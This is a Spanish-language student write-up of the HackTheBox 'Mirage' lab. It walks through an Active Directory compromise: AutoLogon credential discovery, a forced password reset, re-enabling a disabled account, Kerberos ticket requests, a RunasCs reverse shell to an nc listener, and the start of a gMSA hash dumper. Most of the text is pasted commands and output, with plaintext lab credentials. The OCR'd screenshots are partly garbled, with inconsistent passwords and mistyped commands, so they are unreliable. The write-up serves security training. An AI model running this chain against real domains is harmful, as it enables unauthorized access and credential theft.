C:\Users\Administrator
C:\Users>All Users
C:\Users\david.j.jackson
C:\Users\Default
C:\Users\Default User
C:\Users\Dev Account_A
C:\Users\mark.bbond
C:\Users\nathan.aadam : nathan.aadam [Allow: AllAccess]
C:\Users\Public

##### Looking for AutoLogon credentials
Some AutoLogon credentials were found
DefaultDomainName : MIRAGE
DefaultUserName : mark.bbond

##### Password Policies
E Check for a possible brute-force
Domain: BuiltIn
SID: S-1-5-32
MaxPasswordAge: 42,22:47:31.7437440
MinPasswordAge: 00:00:00
MinPasswordLength: 0
PasswordHistoryLength: 0
PasswordProperties: 0

Domain: MIRAGE
SID: S-1-5-21-217163471-3824721834-2568365109
MaxPasswordAge: 42,00:00:00
```

Archivo Editor Ver

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

22:11:39
26/11/2025

Encontramos al usuario pero no la contraseña, intentemos forzar el cambio de contraseña

> getTGT.py mirage.htb/javier.mmarshall:'p@ssw0rd123' -dc-ip 10.10.11.78

```
kali@kali: ~$ python3 getTGT.py mirage.htb/javier.mmarshall:'p@ssw0rd123' -dc-ip 10.10.11.78
11/29/2025 05:18:44 11/29/2025 15:18:44 krbtgt/MIRAGE.HTB@MIRAGE.HTB
renew until 11/30/2025 05:18:44
A kali ~$ >> bloodyAD --host dc01.mirage.htb -d mirage.htb -k -u 'mark.bbond' -p '' set password javier.mmarshall 'p@ssw0rd123'
Traceback (most recent call last):
  File "/usr/bin/bloodyAD", line 8, in <module>
    sys.exit(main())
  File "/usr/lib/python3/dist-packages/bloodyAD/main.py", line 201, in main
    output = args.func(conn, **params)
  File "/usr/lib/python3/dist-packages/bloodyAD/cli_modules/set.py", line 241, in password
    raise e
  File "/usr/lib/python3/dist-packages/bloodyAD/cli_modules/set.py", line 86, in password
    conn.ldap.bloodymodify(target, {'unicodePwd': op_list})
  File "/usr/lib/python3/dist-packages/bloodyAD/network/ldap.py", line 285, in bloodymodify
    raise err
msldap.common.exceptions.LDAPModifyException: Password can't be changed. It may be because the oldpass provided is not valid.
You can try to use another password change protocol such as smbpasswd, server error may be more explicit.
A kali ~$ >> bloodyAD --host dc01.mirage.htb -d mirage.htb -k -u 'mark.bbond' -p '1day@atime' set password javier.mmarshall 'p@ssw0rd123'
[+] Password changed successfully!
A kali ~$ >> cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.11.93 nanocorp.htb dc01.nanocorp.htb nanocorp.htb0 hire.nanocorp.htb
10.10.11.95 eighteen.htb DC01.eighteen.htb
10.10.11.78 mirage.htb dc01.mirage.htb nats-svc.mirage.htb
A kali ~$ >> getTGT.py mirage.htb/javier.mmarshall:'p@ssw0rd123' -dc-ip 10.10.11.78
A kali ~$ >> Impacket-getTGT mirage.htb/javier.mmarshall:'p@ssw0rd123' -dc-ip 10.10.11.78
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
A kali ~$ >> Impacket-getTGT mirage.htb/javier.mmarshall:'p@ssw0rd123' -dc-ip 10.10.11.78
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
A kali ~$ >> Impacket-getTGT mirage.htb/javier.mmarshall:'p@ssw0rd123'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
A kali ~$ >>
```

No se logra habilitar porque la cuenta es inhabilitada, para habilitarlo accedemos con **Evil-WinRM**

5.4. Modificar Logon Hours con PowerShell (Como mark.bbond)

```
kali@kali: ~$ python3 getTGT.py mirage.htb/javier.mmarshall:'p@ssw0rd123' -dc-ip 10.10.11.78
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
A kali ~$ >> Impacket-getTGT mirage.htb/javier.mmarshall:'p@ssw0rd123'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
A kali ~$ >> klist
Ticket cache: FILE:/home/kali/nathan.aadam.ccache
Default principal: nathan.aadam@MIRAGE.HTB

Valid starting Expires Service principal
11/29/2025 05:18:44 11/29/2025 15:18:44 krbtgt/MIRAGE.HTB@MIRAGE.HTB
renew until 11/30/2025 05:18:44
A kali ~$ >> evil-winrm -i dc01.mirage.htb -u nathan.aadam -r mirage.htb

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion

Warning: User is not needed for Kerberos auth. Ticket will be used

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\nathan.aadam\Documents> Get-ADUser javier.mmarshall

DistinguishedName : CN=javier.mmarshall,OU=Users,OU=Disabled,DC=mirage,DC=htb
Enabled             : False
GivenName           : javier.mmarshall
Name                : javier.mmarshall
ObjectClass         : user
ObjectGUID          : c52e731b-30c1-439c-a6b9-0c2f804e5f08
SamAccountName      : javier.mmarshall
SID                 : S-1-5-21-2127163471-3824721834-2568365109-1108
Surname             :
UserPrincipalName   : javier.mmarshall@mirage.htb

*Evil-WinRM* PS C:\Users\nathan.aadam\Documents>
```

Ahora para habilitarlo usamos las credenciales **mark.bbond** en la sesión **nathan.aadam** para habilitar la cuenta **javier.mmarshall**.

> \$Password = ConvertTo-SecureString "1day@atime" -AsPlainText -Force

> \$Cred = New-Object System.Management.Automation.PSCredential

("MIRAGE\mark.bbond", \$Password)

```
kali@kali - % evil-winrm -i dk kali@kali -/hackthebox/machi kali@kali - private
Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
kali ~ >> impacket-gettgt mirage.htb/javier.mmarshall:p0ssw0rd123
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
kali ~ >> klist
Ticket cache: FILE:/home/kali/nathan.aadam.ccache
Default principal: nathan.aadam@MIRAGE.HTB
Valid starting Expires Service principal
11/29/2025 05:18:44 11/29/2025 15:18:44 krbtgt/MIRAGE.HTB@MIRAGE.HTB
renew until 11/30/2025 05:18:44
kali ~ >> evil-winrm -l dc01.mirage.htb -u nathan.aadam -r mirage.htb
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion
Warning: User is not needed for Kerberos auth. Ticket will be used
Info: Establishing connection to remote endpoint
+Evil-WinRM* PS C:\Users\nathan.aadam\Documents> Get-ADUser javier.mmarshall
DistinguishedName : CN=javier.mmarshall,OU=Users,OU=Disabled,DC=mirage,DC=htb
Enabled : False
GivenName : javier.mmarshall
Name : javier.mmarshall
ObjectClass : user
ObjectGUID : c52e731b-30c1-439c-a6b9-0c2f804e5f08
SamAccountName : javier.mmarshall
SID : S-1-5-21-2127163471-3824721834-2568365109-1108
Surname :
UserPrincipalName : javier.mmarshall@mirage.htb
+Evil-WinRM* PS C:\Users\nathan.aadam\Documents> $Password = ConvertTo-SecureString "1day@time" -AsPlainText -Force
+Evil-WinRM* PS C:\Users\nathan.aadam\Documents> $Cred = New-Object System.Management.Automation.PSCredential ("MIRAGE\mark.bbond", $Password)
+Evil-WinRM* PS C:\Users\nathan.aadam\Documents> |
```

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

Habilitamos la cuenta

> Enable-ADAccount -Identity javier.mmarshall -Credential \$Cred

```
kali@kali - % evil-winrm -i dk kali@kali -/hackthebox/machi kali@kali - private
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion
Warning: User is not needed for Kerberos auth. Ticket will be used
Info: Establishing connection to remote endpoint
+Evil-WinRM* PS C:\Users\nathan.aadam\Documents> Get-ADUser javier.mmarshall
DistinguishedName : CN=javier.mmarshall,OU=Users,OU=Disabled,DC=mirage,DC=htb
Enabled : False
GivenName : javier.mmarshall
Name : javier.mmarshall
ObjectClass : user
ObjectGUID : c52e731b-30c1-439c-a6b9-0c2f804e5f08
SamAccountName : javier.mmarshall
SID : S-1-5-21-2127163471-3824721834-2568365109-1108
Surname :
UserPrincipalName : javier.mmarshall@mirage.htb
+Evil-WinRM* PS C:\Users\nathan.aadam\Documents> $Password = ConvertTo-SecureString "1day@time" -AsPlainText -Force
+Evil-WinRM* PS C:\Users\nathan.aadam\Documents> $Cred = New-Object System.Management.Automation.PSCredential ("MIRAGE\mark.bbond", $Password)
+Evil-WinRM* PS C:\Users\nathan.aadam\Documents> Enable-ADAccount -Identity javier.mmarshall -Credential $Cred
+Evil-WinRM* PS C:\Users\nathan.aadam\Documents> Get-ADUser javier.mmarshall
DistinguishedName : CN=javier.mmarshall,OU=Users,OU=Disabled,DC=mirage,DC=htb
Enabled : True
GivenName : javier.mmarshall
Name : javier.mmarshall
ObjectClass : user
ObjectGUID : c52e731b-30c1-439c-a6b9-0c2f804e5f08
SamAccountName : javier.mmarshall
SID : S-1-5-21-2127163471-3824721834-2568365109-1108
Surname :
UserPrincipalName : javier.mmarshall@mirage.htb
+Evil-WinRM* PS C:\Users\nathan.aadam\Documents> |
```

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

Clonamos la horas de inicio de sesion del user mark.bbond

> \$logonhours = Get-ADUser mark.bbond -Properties LogonHours | Select-Object -ExpandProperty logonhours

> [byte[]]\$hours1 = \$logonhours

> Set-ADUser -Identity javier.mmarshall -Credential \$Cred -Replace @{logonhours = \$hours1}

> Get-ADUser javier.mmarshall -Properties Enabled, LogonHours | Select-Object Name, Enabled, LogonHours

5.5. Verificar y Obtener TGT como javier.mmarshall

```

kali@kali: ~ % kali@kali - %shell word - kali % kali@kali - hackthebox/machi % % private
DistinguishedName : CN=javier.mmarshall,OU=Users,OU=Disabled,DC=mirage,DC=htb
Enabled : False
GivenName : javier.mmarshall
Name : javier.mmarshall
ObjectClass : user
ObjectGUID : c52e731b-30c1-439c-a6b9-0c2f804e5f08
samAccountName : javier.mmarshall
SID : S-1-5-21-2127163471-3824721834-2568365109-1108
Surname :
UserPrincipalName : javier.mmarshall@mirage.htb

*Evil-WinRM* PS C:\Users\nathan.aadam\Documents> $Password = ConvertTo-SecureString "1day@attme" -AsPlainText -Force
*Evil-WinRM* PS C:\Users\nathan.aadam\Documents> $Cred = New-Object System.Management.Automation.PSCredential ("MIRAGE\mark.bbond", $Password)
*Evil-WinRM* PS C:\Users\nathan.aadam\Documents> Enable-ADAccount -Identity javier.mmarshall -Credential $Cred
*Evil-WinRM* PS C:\Users\nathan.aadam\Documents> Get-ADUser javier.mmarshall

DistinguishedName : CN=javier.mmarshall,OU=Users,OU=Disabled,DC=mirage,DC=htb
Enabled : True
GivenName : javier.mmarshall
Name : javier.mmarshall
ObjectClass : user
ObjectGUID : c52e731b-30c1-439c-a6b9-0c2f804e5f08
samAccountName : javier.mmarshall
SID : S-1-5-21-2127163471-3824721834-2568365109-1108
Surname :
UserPrincipalName : javier.mmarshall@mirage.htb

*Evil-WinRM* PS C:\Users\nathan.aadam\Documents> $Logonhours = Get-ADUser mark.bbond -Properties LogonHours | Select-Object -ExpandProperty LogonHours
*Evil-WinRM* PS C:\Users\nathan.aadam\Documents> [byte[]]$hours1 = $Logonhours
*Evil-WinRM* PS C:\Users\nathan.aadam\Documents> Set-ADUser -Identity javier.mmarshall -Credential $Cred -Replace @{LogonHours = $hours1}
*Evil-WinRM* PS C:\Users\nathan.aadam\Documents> Get-ADUser javier.mmarshall -Properties Enabled, LogonHours | Select-Object Name, Enabled, LogonHours

Name Enabled LogonHours
-----
javier.mmarshall True {255, 255, 255, 255...}

*Evil-WinRM* PS C:\Users\nathan.aadam\Documents> |

```

Ahora que ya tenemos al usuario **javier.mmarshall** activo, ya podemos generar el ticket TGT

```
> getTGT.py mirage.htb/javier.mmarshall:'p@ssw4rd123' -dc-ip 10.10.11.78
```

```
> export KRB5CCNAME=javier.mmarshall.ccache
```

```

kali@kali ~$ cat /etc/passwd | grep -v /bin/bash | awk '{print $1}'
DististinguishedName : CN=javier.mmarshall,OU=Users,OU=Disabled,DC=mirage,DC=htb
Enabled : True
GivenName : javier.mmarshall
Name : javier.mmarshall
ObjectClass : user
ObjectGUID : c52e731b-30c1-439c-a6b9-0c2f804e5f08
SamAccountName : javier.mmarshall
SID : S-1-5-21-2127163471-3824721834-2568365109-1108
Surname : 
UserPrincipalName : javier.mmarshall@mirage.htb

Evil-WinRM PS C:\Users\nathan.aadam\Documents> $logonhours = Get-ADUser mark.bbond -Properties LogonHours | Select-Object -ExpandProperty LogonHours
Evil-WinRM PS C:\Users\nathan.aadam\Documents> [byte[]]$hours1 = $logonhours
Evil-WinRM PS C:\Users\nathan.aadam\Documents> Set-ADUser -Identity javier.mmarshall -Credential $cred -Replace @{LogonHours = $hours1}
Evil-WinRM PS C:\Users\nathan.aadam\Documents> Get-ADUser javier.mmarshall -Properties Enabled, LogonHours | Select-Object Name, Enabled, LogonHours

Name           Enabled LogonHours
-----
javier.mmarshall True {255, 255, 255, 255...}

Evil-WinRM PS C:\Users\nathan.aadam\Documents>

Warning: Press "y" to exit, press any other key to continue

Infer Exiting...
kali # --> bloodyAD --host dc01.mirage.htb -d mirage.htb -k -u 'mark.bbond' -p 'Iday@time' set password javier.mmarshall 'p@ssw4rd123'
[*] Password changed successfully!
kali # --> Impacket-getGTG mirage.htb/javier.mmarshall:'p@ssw4rd123'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
kali # --> export PATH=$PATH:/usr/share/doc/python3-impacket/examples
kali # --> getGTG.py mirage.htb/javier.mmarshall:'p@ssw4rd123' -dc-ip 10.10.11.78
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in javier.mmarshall.ccache
kali # --> export KRBCCNAME=javier.mmarshall.ccache
kali # -->

```

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

5.6. Obtener Shell como **mark.bbond** con RunasCs

Necesitamos compilar el archivo .cs

```
File "/usr/lib/python3/dist-packages/bloodyAD/network/ldap.py", line 119, in __init__
    raise ValueError(
...<2 lines>...
)
ValueError: You should provide a -p 'password' or a kerberos ticket via '-k <keyfile_type>=./myticket'
^
kali ~ /hackthebox/machines/Mirage git-[V main]- >> bloodyAD --host dc01.mirage.htb -d mirage.htb -k -u 'mark.bbond' -p '' set password jav
ier_marshall 'p0ssw0rd123'
Traceback (most recent call last):
  File "/usr/bin/bloodyAD", line 8, in <module>
    sys.exit(main())
    ~~~~~^
  File "/usr/lib/python3/dist-packages/bloodyAD/main.py", line 201, in main
    output = args.func(conn, **params)
  File "/usr/lib/python3/dist-packages/bloodyAD/cli_modules/set.py", line 86, in password
    conn.ldap.bloodymodify(target, {"unicodePwd": op_list})
    ~~~~~^
  File "/usr/lib/python3/dist-packages/bloodyAD/network/config.py", line 128, in ldap
    self._ldap = ldap(self)
    ~~~~~^
  File "/usr/lib/python3/dist-packages/bloodyAD/network/ldap.py", line 119, in __init__
    raise ValueError(
...<2 lines>...
)
ValueError: You should provide a -p 'password' or a kerberos ticket via '-k <keyfile_type>=./myticket'
^
kali ~ /hackthebox/machines/Mirage git-[V main]- >> klist
klist: No credentials cache found (filename: /tmp/krb5cc_1000)
kali ~ /hackthebox/machines/Mirage git-[V main]- >> ls
20251128135548_bloodhound.zip  MirageReports  open_ports.nmap  RunasCs  user_nats.txt  winPEAS_out.txt
ad_dc  nathan_aadam_hash  pdf.txt  service_version.nmap  user_nats_log.txt  winPEASx64.exe
fake_nats_server.py  nats_port.nmap  ports.nmap  spn_user_nathan.aadam.txt  vul_scan.nmap
kali ~ /hackthebox/machines/Mirage/RunasCs git-[V main]- >> cd RunasCs
kali ~ /hackthebox/machines/Mirage/RunasCs git-[V main]- >> ls
.gitattributes  compile_commands.txt  LICENSE  README.md
base64_conversion_commands.ps1  Invoke-RunasCs.ps1
kali ~ /hackthebox/machines/Mirage/RunasCs git-[V main]- >> 0
```

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

Compilado

```
-B- 5/31/2024 11:01 PM 2619472 vbc.exe
-B- 5/8/2021 1:16 AM 182 vbc.exe.config
-B- 5/8/2021 1:16 AM 1467 vbc.rsp
-B- 9/24/2024 5:54 PM 20512 webengine.dll
-B- 9/24/2024 5:54 PM 566384 webengine4.dll
-B- 5/8/2021 1:16 AM 140864 WinNetUtil.dll
-B- 5/8/2021 1:16 AM 7128 Workflow.Targets
-B- 5/8/2021 1:16 AM 8587 Workflow.VisualBasic.Targets
-B- 5/8/2021 1:16 AM 89584 WorkflowServiceHostPerformanceCounters.dll
-B- 5/8/2021 1:16 AM 43288 WorkflowServiceHostPerformanceCounters.man
-B- 5/8/2021 1:15 AM 153424 WsatConfig.exe
-B- 5/8/2021 1:15 AM 132888 XamlBuildTask.dll
-B- 5/8/2021 1:16 AM 474 XPTemplates.manifest
-B- 5/8/2021 1:15 AM 68592 XsdBuildTask.dll

*Evil-WinRM* PS C:\temp> C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /target:exe /out:RunasCs.exe RunasCs.cs
Microsoft (R) Visual C# Compiler version 4.8.4161.0

for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support new
er versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240

*Evil-WinRM* PS C:\temp> ls

Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
-B- 11/28/2025 11:52 PM          88284 Invoke-RunasCs.ps1
-B- 11/28/2025 11:48 PM          94880 RunasCs.cs
-B- 11/29/2025 1:45 AM           53248 RunasCs.exe
-B- 11/29/2025 12:48 AM       10150632 winPEASx64.exe
-B- 11/29/2025 12:50 AM          274570 winPEAS_out.txt

*Evil-WinRM* PS C:\temp> |
```

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

Ahora habilitamos un listener

> rlwrap nc -lvnp 3333

ejecutamos Runas


```

kaligali - %evil-winrm -i de
kaligali - ~hackthebox\mach
private

-a---- 5/8/2021 1:16 AM 7128 Workflow.Targets
-a---- 5/8/2021 1:16 AM 8587 Workflow.VisualBasic.Targets
-a---- 5/8/2021 1:16 AM 8954 Workflow.ServiceHostPerformanceCounters.dll
-a---- 5/8/2021 1:16 AM 43288 Workflow.ServiceHostPerformanceCounters.man
-a---- 5/8/2021 1:15 AM 153424 WsatConfig.exe
-a---- 5/8/2021 1:15 AM 132888 XamlBuildTask.dll
-a---- 5/8/2021 1:16 AM 474 XPThemes.manifest
-a---- 5/8/2021 1:15 AM 68992 XsdBuildTask.dll

#Evil-WinRM* PS C:\temp> C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /target:exe /out:RunasCs.exe RunasCs.cs
Microsoft (R) Visual C# Compiler version 4.8.4161.0

for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support new
er versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240

#Evil-WinRM* PS C:\temp> ls

Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
-a---- 11/28/2025 11:52 PM          89284 Invoke-RunasCs.ps1
-a---- 11/28/2025 11:48 PM          34896 RunasCs.cs
-a---- 11/29/2025 1:45 AM          53748 RunasCs.exe
-a---- 11/29/2025 12:48 AM       10156032 winPEASx64.exe
-a---- 11/29/2025 12:50 AM          274578 winPEAS_out.txt

#Evil-WinRM* PS C:\temp> .\RunasCs.exe mark.bbond '1day@time' cmd.exe -r 10.10.14.242:3333
[*] Warning: The logon for user 'mark.bbond' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.

[*] Running in session 0 with process function CreateProcessWithLogonW()
[*] Using Station\Desktop: Service-0x0-59ae865\Default
[*] Async process 'C:\Windows\system32\cmd.exe' with pid 912 created in background.
#Evil-WinRM* PS C:\temp> |

```

y la reverse shell esta habilitado:

```
x kali@kali - %vi-worm-1-dc x kali@kali - /hackthebox/mac x private x + + +
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
    valid_lft forever preferred_lft forever
11: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
inet 10.10.14.242/23 brd 10.10.15.255 scope global tun0
    valid_lft forever preferred_lft forever
inet6 dead::beef:2::10f0/64 scope global
    valid_lft forever preferred_lft forever
inet6 fe80::7b91:cccf:17cf:f4df/64 scope link stable-privacy proto kernel_ll
    valid_lft forever preferred_lft forever
27: br-f383fd0072e: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:62:00:6a:43 brd ff:ff:ff:ff:ff:ff
inet 172.21.0.1/16 brd 172.21.255.255 scope global br-f383fd0072e
    valid_lft forever preferred_lft forever
inet6 fe80::42:62ff:fe00:6a43/64 scope link proto kernel_ll
    valid_lft forever preferred_lft forever
29: veth06466d7@t128: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-f383fd0072e state UP group default
    link/ether 42:c7:37:37:57:30 brd ff:ff:ff:ff:ff:ff link-netnsid 0
inet6 fe80::40c7:37ff:fe37:5730/64 scope link proto kernel_ll
    valid_lft forever preferred_lft forever
31: vetheaca60@t130: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-f383fd0072e state UP group default
    link/ether d6:3e:cf:ea:f8:a3 brd ff:ff:ff:ff:ff:ff link-netnsid 1
inet6 fe80::d43e:cfff:feea:f8a3/64 scope link proto kernel_ll
    valid_lft forever preferred_lft forever
33: vethe808bb@t132: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-f383fd0072e state UP group default
    link/ether ee:70:da:be:0d:8d brd ff:ff:ff:ff:ff:ff link-netnsid 2
inet6 fe80::ec70:daff:febe:d8d0/64 scope link proto kernel_ll
    valid_lft forever preferred_lft forever
A kali@kali ~ /hackthebox/machines/Mirage/RunasCms git-[v main]- >> rlwrap nc -lvnp 3333
listening on [any] 3333
connect to [10.10.14.242] from (UNKNOWN) [10.10.11.78] 59514
Microsoft Windows [Version 10.0.20348.3807]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Logramos acceder como: mirage\mark.bbond

```
kal@kali: ~$ ifconfig
inet 10.10.14.242/23 brd 10.10.15.255 scope global tun0
valid_lft forever preferred_lft forever
inet6 dead:beef:2::10f0/64 scope global
valid_lft forever preferred_lft forever
inet6 fe80::7b91:cccf:17cf:f4df/64 scope link stable-privacy proto kernel_ll
valid_lft forever preferred_lft forever
27: br-f38f3fd0072e: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
link/ether 02:42:62:00:6a:43 brd ff:ff:ff:ff:ff:ff
inet 172.21.0.1/16 brd 172.21.255.255 scope global br-f38f3fd0072e
valid_lft forever preferred_lft forever
inet6 fe80::42:62ff:fe00:6a43/64 scope link proto kernel_ll
valid_lft forever preferred_lft forever
29: veth06466d7@if28: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-f38f3fd0072e state UP group default
link/ether 42:c7:37:37:57:30 brd ff:ff:ff:ff:ff:ff link-netnsid 0
inet6 fe80::40c7:37ff:fe37:5730/64 scope link proto kernel_ll
valid_lft forever preferred_lft forever
31: vetheaca000@if30: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-f38f3fd0072e state UP group default
link/ether d6:3e:cf:ea:f8:a3 brd ff:ff:ff:ff:ff:ff link-netnsid 1
inet6 fe80::d43e:cfff:feea:f8a3/64 scope link proto kernel_ll
valid_lft forever preferred_lft forever
33: vethec008cbb@if32: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-f38f3fd0072e state UP group default
link/ether ee:70:da:be:0d:0d brd ff:ff:ff:ff:ff:ff link-netnsid 2
inet6 fe80::ec70:daff:febe:0d0d/64 scope link proto kernel_ll
valid_lft forever preferred_lft forever
A kali ~$ ~/hackthebox/machines/Mirage/RunasCs git-[v main]-> >> rlwrap nc -lvnp 3333
listening on [any] 3333 ...
connect to [10.10.14.242] from (UNKNOWN) [10.10.11.78] 59514
Microsoft Windows [Version 10.0.20348.3807]
(c) Microsoft Corporation. All rights reserved.


C:\Windows\system32>whoami
whoami
mirage\mark.bond

C:\Windows\system32>
```

Pero aún no somo root

5.7. Extraer Hash GMSA con gMSADumper

En esta sección aprovecharemos la vulnerabilidad de los permisos débiles de GMSA, para ello descargamos [gMSADumper.py](#)



```
1 #!/usr/bin/env python
2 from ldap3 import ALL, Server, Connection, NTLM, SASL, KERBEROS, extended, SUBTREE
3 import argparse
4 from binascii import hexlify
5 from Cryptodome.Hash import MD4
6 from Impacket.ldap.ldaptypes import ACE, ACCESS_ALLOWED_OBJECT_ACE, ACCESS_MASK, LDAP_SID, SA_SECURITY_DESCRIPTOR
7 from Impacket.structure import Structure
8 from Impacket.krb5 import constants
9 from Impacket.krb5.crypto import string_to_axy
10 import sys
11
12 parser = argparse.ArgumentParser(description='Dump gMSA Passwords')
13 parser.add_argument('-u', '--username', help='Username for LDAP', required=False)
14 parser.add_argument('-p', '--password', help='Password for LDAP (or LDAP hash)', required=False)
15 parser.add_argument('-k', '--kerberos', help='Use kerberos authentication', required=False, action='store_true')
16 parser.add_argument('-i', '--ldapserver', help='LDAP server (or domain)', required=False)
17 parser.add_argument('-d', '--domain', help='Domain', required=True)
18
19 class MSDS_MANAGEDPASSWORD_BLOB(Structure):
20     structure = (
21         ('Version', 'H'),
22         ('Reserved', 'H'),
23         ('Length', '<H>'),
24         ('CurrentPasswordOffset', '<H>'),
25         ('PreviousPasswordOffset', '<H>'),
26         ('QueryPasswordIntervalOffset', '<H>'),
```

Clonamos el repo:


```
kali@kali:~/hackthebox/mach... kali@kali: ~ % cat /etc/passwd kali@kali: ~/hackthebox/mach... private
...
kali@kali: ~ % git
zsh: command not found: git
kali@kali: ~ % git
git: No credentials cache found (filename: /tmp/krb5cc_1000)
kali@kali: ~ % cd ~/hackthebox/machines/Mirage
kali@kali: ~/hackthebox/machines/Mirage git-[v main]- % ls
